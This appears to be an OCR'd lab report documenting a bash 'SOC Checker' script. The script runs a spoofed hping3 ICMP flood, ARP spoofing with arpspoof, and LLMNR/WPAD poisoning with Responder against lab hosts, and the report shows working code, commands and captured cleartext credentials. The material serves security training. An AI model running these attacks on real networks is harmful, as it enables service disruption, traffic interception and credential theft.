
```
[+] Starting AttacK .......

[+] Available Type of Attacks are:
[+] 1. Bruteforce User Credentials with Hydra
[+] 2. DoS Smurf Attack with ICMP
[+] 3. ARP spoofing Attack
[+] 4. LLMNR Poisoning (Windows only)
[+] 5. Random Cyber Attacks
[+] Choose one type of attack: 2
[+] Thu Jan  4 07:06:33 AM UTC 2024 - the chosen attack is 2.
[+] Reconfirm the target IP address for penetration testing: 192.168.25.128

[+] Thu Jan  4 07:06:33 AM UTC 2024 - Attack 2: Distributed Denial of Service (DDoS) - DoS Smurf Attack with ICMP pings
[+] Description:  DoS Smurf Attack is a malicious attack to the network service unavailable to users by flooding the network. DoS smur
f attack is
                a ICMP protocol-base attack by pinging target ip addresses.
[+] Thu Jan  4 07:06:33 AM UTC 2024 - Executing DDoS Smurf attack on 192.168.25.128
[+] Fake IP for DDoS Smurf attack is 192.168.25.20
```

When running hping3 command, it needs to run as sudo or root access and attack mode as ICMP and flood as many as packets possible. The script will prompt the target machine to check for ICMP flooding through Wireshark.


```
        # need sudo to run hping3 command to run icmp ping to flood the network of target machine
        # --icmp - mode type on as TCP/UDP/ICMP
        # --spoof - specify spoofed source IP and target IP addresses
        # --flood - send packets as fast as possible.
        echo -e "\e[36m[+] Open wireshark on target to monitor for DDoS Smurf attacks.\e[0m"
        echo -e "\e[36m[+] ICMP flooding with Hping3 command ..... \e[0m"
        # check if DDoS Smurf attack occurs
        echo -e "\e[36m[+] If DDoS attack occurs, 'Ctrl + C' to end hping3 process.\e[0m"
        # Running hping3 command
        sudo hping3 --icmp --flood --spoof $fake_ip $target

        # allow some time delay
        sleep 5

        echo -e "\e[32m[+] $time_stamp - DDos Smurf attack is done on \e[97m$target\e[0m" | tee -a $log_file
        echo -e "\e[36m[+] Exiting DDoS attack ..... \e[0m"
}
```

```
[+] Open wireshark on target to monitor for DDoS Smurf attacks.
[+] ICMP flooding with Hping3 command .....
[+] If DDoS attack occurs, 'Ctrl + C' to end hping3 process.
HPING 192.168.25.128 (eth0 192.168.25.128): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


From target machine's Wireshark results with fake ip address found with ICMP echo request flooding it. Ctrl + C to exit the hping3 program.



The result will output the successful DoS Smurf attack done.



The output of DoS Smurf Attack in soc.log is shown below.




- **Attack 3 – Arpspoofing Attack**

Third attack is a type of Man-In-the-Middle attack known as arpspoofing. The attacker will disguise as a known IP address in the local network to collect any credentials enter by the targets. (Bart; (Grimmick; Okta; Imperva) The arpspoof command works on Windows or Linux devices.


The attack process will be the attacker send fake ARP request messages through default gateway of the local network to tell the two targets to link back the attacker MAC address as the designated gateway for network communications between the targets. ("ARP Poisoning")The attacker is able to intercept the communications and do further malicious attacks.

Duplicate MAC addresses but different IP addresses in Wireshark

Arp spoofing on Windows Target 172.16.50.51 (Wireshark)
Disguise it as a default gateway IP but MAC address is the attacker at 00:0c:29:3c:4d:5f




Versus for IP address is target but MAC address is the attacker.



Arpspoof command is part of dsniff package to sniff information in the network. In order to run the attack, the attacker will need to get the network interface, default gateway IP and MAC addresses as well as the target IP. To get the MAC address of default gateway, the IP address of it is needed first before grep the MAC details in the arp -n command.

```
################################################ Attack 3 ################################################

[+] Starting AttacK .......

[+] Available Type of Attacks are:
[+] 1. Bruteforce User Credentials with Hydra
[+] 2. DoS Smurf Attack with ICMP
[+] 3. ARP spoofing Attack
[+] 4. LLMNR Poisoning (Windows only)
[+] 5. Random Cyber Attacks
[+] Choose one type of attack: 3
[+] Fri Jan  5 07:42:51 PM UTC 2024 - the chosen attack is 3.
[+] Reconfirm the target IP address for penetration testing: 192.168.25.128

[+] Fri Jan  5 07:42:51 PM UTC 2024 - Attack 3: ARP spoofing Attack
[+] Description:  It is a type of Man-in-the-Middle attack when the attacker is inside local network and intercept
                  the network communications by impersonating a known machine in the network.
[+] Fri Jan  5 07:42:51 PM UTC 2024 - Executing ARP spoofing attack on 192.168.25.128
[+] The default gateway is 192.168.25.2  & MAC address 00:50:56:ea:38:38
[+] The attacker network interface is eth0.
[+] The attacker MAC address is 00:0c:29:3c:4d:5f.
```

Arp -a command is conducted on the target machine before the start of arpspoofing attack and confirmed the details of the original default gateway IP address and MAC address. An example of Linux is shown below. Same goes for Windows.




```
# Check arp table on target before attack
echo -e "\e[36m[+] Check the ARP table on target machine before arpspoofing attack with 'arp -a' command \e[0m"
```

```
(kali㉿kali)-[~]
$ arp -a
? (192.168.25.2) at 00:50:56:ea:38:38 [ether] on eth0
? (192.168.25.142) at 00:0c:29:3c:4d:5f [ether] on eth0
? (192.168.25.254) at 00:50:56:fd:57:b6 [ether] on eth0
```

Before running arpspoofing, ip forward feature is needed to enable for arpspoofing attack (Administrator. In Coding; Vieira; 3ttemp). Value = 1 means to yes to enable it and value – 0 is no or disable. Also allow some time allowance to read arp table information from target device.

```
# enable port forwarding of packets
# 1 = yes and 0 = no.
echo -e "\e[36m[+] Enabling the forwarding of packets.\e[0m"
echo 1 > /proc/sys/net/ipv4/ip_forward

# allow time to check the ARP table on target
sleep 5
```


```
[+] Check the ARP table on target machine before arpspoofing attack with 'arp -a' command
[+] Enabling the forwarding of packets.
```

The main arpspoofing process begins in 2 phrases.
Phrase 1 is running on attacker side to target with the input of network interface, target IP and default gateway accordingly. The -i flag specifies the interface the attacker is using and -t flag assigns which target IP to poison it. Ampersand & is added to run the next phrase. The second phase is similar to phrase 1 with the changes in target to default gateway IP address and not target IP address to listen the feedbacks from target. This is followed by a 5 secs time delay to allow the arpspoof commands to run smoothly.


```
# perform arpspoofing process
# execute the arpspoofing command with sudo/ admin rights
# -i flag specify the interface
# -t flag specify the target host to poison
echo -e "\e[36m[+] Running arpspoofing attack ........ \e[0m"
arpspoof -i $attacker_interface -t $target $default_gateway &
arpspoof -i $attacker_interface -t $default_gateway $target &

# Allow time for arpspoofing to take effect for 5 secs
sleep 5
```

During the attack, the script will prompt for recheck arp table in target machine. If duplicate MAC addresses found from arp table result, then input ‘yes’ option to confirm the presence of arpspoofing attack has taken effect. The if-else will echo for success of the attack into the log.

```
# perform arpspoofing process
# execute the arpspoofing command with sudo/ admin rights
# -i flag specify the interface
# -t flag specify the target host to poison
echo -e "\e[36m[+] Running arpspoofing attack ........ \e[0m"
arpspoof -i $attacker_interface -t $target $default_gateway &
arpspoof -i $attacker_interface -t $default_gateway $target &

# Allow time for arpspoofing to take effect for 5 secs
sleep 5

# check arp table on target after attack
# if default gateway contains same MAC address as attacker's
# Prompt to check ARP table of target after arpspoofing started.
echo " "
echo -e "\e[36m[+] Recheck ARP table on target with 'arp -a' if it contains duplicates MAC addresses (yes/no).\e[0m"
echo " "
read -r reply
echo " "

# check if duplicates MAC addresses occur on target
if [[ "$reply" == "yes" ]]
then
    echo -e "\e[32m[+] $time_stamp - ARP spoofing is successful on \e[97m$target.\e[0m" | tee -a $log_file
    echo " "
else
    echo -e "\e[31m[!] $time_stamp - ARP spoofing did not succeed.\e[0m" | tee -a $log_file
    echo " "
fi
```




The recheck of MAC addresses on target after arpspoofing attack started



Then enter any keys to end the arpspoofing attack and end the script.

```
# prompt to exit the arpspoofing attack
echo " "
read -p "[+] Press any key to stop ARP spoofing process ..... "
echo " "
echo -e "\e[36m[+] Exiting Arpspoofing attack ...... \e[0m"
```

The output of the arpspoofing attack in soc.log is shown below.




- **Attack 4 – LLMNR Attack**

The fourth attack is another Man-in-the-Middle attack as LLMNR. It stands Link-Local Multicast Name Resolution which is unique to Windows platforms. (Chandel; Patel; Patil, Karadag) This attack will send multicast/LLMNR requests on local network for any machines that may contain certain names and respond it back to the attacker. The name resolution part to resolve names to IP addresses for the machines in local network similar to DNS.

Before running the attack, network interface and OS type are needed to run the attack in the local network.

```
################################################ Attack 4 ##################################################

function attack4()
{
        echo -e "\e[36m[+] $time_stamp - Attack 4: LLMNR Poisoning (Windows only)\e[0m" | tee -a $log_file
        echo -e "\e[36m[+] Description: \e[97m Link-Local  Multicast Name Resolution is another Man-in-the-middle attack which sends out multicast queries on
        local network for any machines contain certain names and respond it back to attacker. LLMNR needs to be enable in Windows to work. \e[0m"
        echo -e "\e[36m[+] $time_stamp - Executing the LLMNR attack on \e[97m$target\e[0m" | tee -a $log_file

        # check target meets requirements for LLMNR and NIC network interface
        echo -e "\e[36m[+] Checking target OS for comparability ..... \e[0m"
```

```
# Check attacker network interface
echo -e "\e[36m[+] $time_stamp - Checked attacker network interface is \e[97m$attacker_interface.\e[0m"  | tee -a $log_file
```



The if-else statement will check whether LLMNR attacks are suitable for the target as it needs to be a Windows OS.

```
# Check if target machine is Windows OS
# need to sudo to check the os detection on target device
# this work if windows RDP open and ssh open on linux
# convert all strings on target os to lowercase for ease of checking on Windows OS for LLMNR attack
if [[ "$check_os" == "Windows" ]]
then
    echo -e "\e[36m[+] $time_stamp - Confirmed the target machine is a \e[97mWindows OS.\e[0m" | tee -a $log_file
else
    echo -e "\e[31m[!] $time_stamp - Wrong OS type for LLMNR attack. Please select other attack options.\e[0m" | tee -a $log_file
    # exit the function for this attack
    exit
fi
```

- **LLMNR Poisoning through WPAD**


Before the LLMNR attacks will start with responder command in Kali Linux, the script will prompt to use target web browser and input ‘wpad.local’ proxy server as invalid URL to collect any credentials

enter by victim. (Grinberg; "Responder - CheatSheet"; Guru; Yosaamando; Chandel) This is followed by running the responder command to force the target machine to give out credentials in a HTTP clear plain text format if any exists.

```
# Check attacker network interface
echo -e "\e[36m[+] $time_stamp - Checked attacker network interface is \e[97m$attacker_interface.\e[0m"  | tee -a $log_file

# Start LLMNR
echo -e "\e[36m[+] LLMNR attack continues ......... \e[0m"

# LLMNR through WPAD
echo -e "\e[36m[+] Method 1 - LLMNR through WPAD by keying in 'wpad.local' as invalid URL in target's web browser.\e[0m"
# LLMNR through SMB
echo -e "\e[36m[+] Method 2 - LLMNR through SMB by keying wrong shared folder name in target machine.\e[0m"
echo -e "\e[36m[+] Confirmed if target information is captured, use 'Ctrl + C' to end and return to rest of function.\e[0m"
echo " "

# execute the responder command
# need sudo/ admin rights to run the command
# -I - use the default NIC network interface which the attacker one.
# -w - configure WPAD rogue proxy server
# -d - DHCP injection as optional
# -F - to force basic authentication on target machine
# -b - gain clear text credentials using basic authentication
# -v - verbose mode
responder -I $attacker_interface -wdF -b -v
```

```
           __
  .----.-----.-----.-----.-----.-----.--|  |.----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||   _|   _|
  |__| |_____|_____|   __|_____|__|__|_____||____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
```

After the LLMNR started, the target's Windows device will prompt for enter credentials to login if trying to access the 'wpad.local' proxy server through a web browser.



The credentials are captured by attacker and auto saved into the responder logs directory which is /usr/share/responder/logs. Once captured the detail, Ctrl + C to exit the responder process.

```
[*] [MDNS] Poisoned answer sent to 192.168.25.134  for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::59c0:e120:8998:f728 for name wpad.local
[HTTP] GET request from: ::ffff:192.168.25.134  URL: /
[HTTP] Basic Client    : 192.168.25.134
[HTTP] Basic Username : IEUser
[HTTP] Basic Password : Passw0rd!
[*] [MDNS] Poisoned answer sent to 192.168.25.1    for name wpad.local
[*] [MDNS] Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name wpad.local
[*] [MDNS] Poisoned answer sent to 192.168.25.1    for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 192.168.25.1 for name wpad
[*] [MDNS] Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name wpad.local
[*] [LLMNR]  Poisoned answer sent to fe80::c5c3:6969:9d06:1b74 for name wpad
[HTTP] GET request from: ::ffff:192.168.25.134  URL: /favicon.ico
[HTTP] Basic Client    : 192.168.25.134
[HTTP] Basic Username : IEUser
[HTTP] Basic Password : Passw0rd!
[*] [NBT-NS] Poisoned answer sent to 192.168.25.134 for name WPAD (service: Workstation/Redirector)
```

```
┌──(kali㉿kali)-[/usr/share/responder/logs]
└─$ ll
total 464
-rw-r--r-- 1 root root      0 Jan  1 13:24 Analyzer-Session.log
-rw-r--r-- 1 root root 280017 Jan  5 15:25 Config-Responder.log
-rw-r--r-- 1 root root     46 Jan  5 15:28 HTTP-Basic-ClearText-192.168.25.134.txt
-rw-r--r-- 1 root root   1072 Jan  5 15:28 Poisoners-Session.log
-rw-r--r-- 1 root root 165714 Jan  5 15:28 Responder-Session.log
-rw-r--r-- 1 root root   7661 Jan  1 13:37 SMB-NTLMv2-SSP-fe80::f04a:65b4:8280:d40a.txt
```

The find command will track down the saved credentials of the target and save it as a variable. This is later by going through an if-else statement to see the file exists. If this file does exist, it will prompt for successful credential harvesting and cat the contents of it. If the file does not exist, then exit the function and end the script.

```
echo " "
echo -e "\e[36m[+] Checking if LLMNR attack has obtained the user credentials. \e[0m"

# Checking LLMNR attack through WPAD
# file path to responder logs
file_path="/usr/share/responder/logs"

# responder log file with clear text credentials
file_to_find="*$target.txt"

# find command to search for a specific file in responder logs directory
found_file=$(find "$file_path" -type f -name "$file_to_find")
```

```
# if-else statement to check that user credential file exists and cat its contents in terminal
# is not an empty string with no contents
if [ -n "$found_file" ]
then
    # output to soc.log if LLMNR attack is success.
    echo -e "\e[36m[+] User credentials obtained..... \e[0m"
    echo " "
    cat "$found_file"
    echo " "
    echo -e "\e[32m[+] $time_stamp - LLMNR attack through WPAD is successfully done on \e[97m $target. \e[0m" | tee -a $log_file
elif [ -n "$found_file2" ]
then
    echo -e "\e[36m[+] User credentials obtained..... \e[0m"
    echo " "
    cat "$found_file2"
    echo " "
    echo -e "\e[32m[+] $time_stamp - LLMNR attack through SMB is successfully done on \e[97m $target. \e[0m" | tee -a $log_file
else
    # reply unsuccessful attempt and exit the function
    echo -e "\e[31m[!] $time_stamp - LLMNR attack is unsuccessfully. \e[0m" | tee -a $log_file
    exit
fi

# End of LLMNR attack
echo -e "\e[36m[+] Exiting LLMNR attack ..... \e[0m"
```

```
[+] Checking if LLMNR attack has obtained the user credentials.
[+] User credentials obtained.....

b'IEUser':b'Passw0rd!'
b'IEUser':b'Passw0rd!'

[+] Fri Jan  5 08:24:20 PM UTC 2024 - LLMNR attack is successfully done on  192.168.25.134.
[+] Exiting LLMNR attack ......
[+] Exiting SOC Checker ............
[+] Thank you!
[+] Designed by Alex Kong.
```

- **LLMNR through SMB service**


Another way is to mistype a shared folder name like '\\printer' to '\\printere'. (Chandel; Patil; Patel) The responder will run and listen the local network if any Windows folder mistype a shared folder name to prompt users for valid credentials. Run the attack as normal.


```
[+] Starting AttacK .......

[+] Available Type of Attacks are:
[+] 1. Bruteforce User Credentials with Hydra
[+] 2. DoS Smurf Attack with ICMP
[+] 3. ARP spoofing Attack
[+] 4. LLMNR Poisoning (Windows only)
[+] 5. Random Cyber Attacks
[+] Choose one type of attack: 4
[+] Sat Jan  6 05:44:39 PM UTC 2024 - the chosen attack is 4.
[+] Reconfirm the target IP address for penetration testing: 192.168.25.136

[+] Sat Jan  6 05:44:39 PM UTC 2024 - Attack 4: LLMNR Poisoning (Windows only)
[+] Description:  Link-Local  Multicast Name Resolution is another Man-in-the-middle attack which sends out multicast queri
es on
                  local network for any machines contain certain names and respond it back to attacker. LLMNR needs to be ena
ble in Windows to work.
[+] Sat Jan  6 05:44:39 PM UTC 2024 - Executing the LLMNR attack on 192.168.25.136
[+] Checking target OS for comparability ......
[+] Sat Jan  6 05:44:39 PM UTC 2024 - Confirmed the target machine is a Windows OS.
[+] Sat Jan  6 05:44:39 PM UTC 2024 - Checked attacker network interface is eth0.
[+] LLMNR attack continues .........
[+] Method 1 - LLMNR through WPAD by keying in 'wpad.local' as invalid URL in target's web browser.
[+] Method 2 - LLMNR through SMB by keying wrong shared folder name in target machine.0m
[+] Confirmed if target information is captured, use 'Ctrl + C' to end and return to rest of function.
```

```
    Force ESS downgrade         [OFF]

[+] Generic Options:
    Responder NIC               [eth0]
    Responder IP                [192.168.25.142]
    Responder IPv6              [fe80::1b3b:400f:530a:7150]
    Challenge set               [random]
